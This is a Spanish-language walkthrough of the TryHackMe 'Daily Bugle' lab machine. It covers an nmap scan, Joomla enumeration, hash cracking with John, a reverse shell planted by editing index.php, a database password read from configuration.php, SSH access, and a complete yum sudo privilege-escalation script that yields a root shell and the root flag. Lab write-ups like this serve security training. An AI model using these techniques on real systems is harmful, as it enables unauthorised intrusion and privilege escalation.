


Daily Bugle

Writeup

Tryhackme


16/05/2022

En esta máquina tendremos que encontrar respuesta a preguntas del reto.

Primero escaneamos la ip con NMAP y vemos los servicios con puertos abiertos, en este caso se encuentra el puerto 22 (SSH), el puerto 80 (HTTP) y el puerto 3306 de la base de datos mysql.


```
└─$ nmap -A -p- -T4 10.10.87.124
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-16 13:35 EDT
Nmap scan report for 10.10.87.124
Host is up (0.049s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp open  mysql   MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.53 seconds
```

Accedemos a la web del puerto 80 y vemos que nos encontramos, ya sabemos la primera flag, sabemos quien robó el banco.




Para ver la versión de Joomla solo tenemos que poner /language/en-GB/install.xml en el dominio y nos aparecerá la versión.

Una vez visto la versión tenemos que ver si existe alguna vulnerabilidad, y si la hay existe exploit para listar los usuarios y las contraseñas.




pero como se observa la contraseña está hasheada, por lo tanto vamos a descifrarla usando John.




Sabiendo la contraseña y el usuario podemos acceder al portal de administrador de joomla.

A partir de aquí podemos crear una shell reverse modificando el index.php por una shell nuestra.



Mientras modificamos el index empezamos a escuchar el puerto con netcat y nos aparecerá la shell con la máquina.



Buscando entre directorios existe un fichero de configuración en donde aparece la contraseña del usuario.

```
sh-4.2$ cat configuration.php
cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHO3oFPmVC';
```

Una vez tengamos la contraseña y el usuario accedemos por ssh y vemos la flag del usuario.

```
┌──(kali㉿kali)-[~]
└─$ ssh jjameson@10.10.252.29
The authenticity of host '10.10.252.29 (10.10.252.29)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:27: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.252.29' (ED25519) to the list of known hosts.
jjameson@10.10.252.29's password:
Last failed login: Mon May 16 15:09:43 EDT 2022 from ip-10-18-47-215.eu-west-1.compute.internal on ssh:notty
There were 181 failed login attempts since the last successful login.
Last login: Mon May 16 15:08:48 2022
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
[redacted]
```

Para conocer la flag del root primero vamos a conocer que privilegios tenemos con el actual usuario usando sudo -l, vemos que tenemos permisos de root con yum.

```
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$
```

Sabiendo esto simplemente ejecutamos un ataque de escalación de privilegios con yum y nos deberá acceder como root.

```
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# pwd
/home/jjameson
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

Por último abrimos el archivo donde se encuentra la última flag.

```
sh-4.2# cd /root
sh-4.2# cat root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```

Gracias por leer este Writeup!!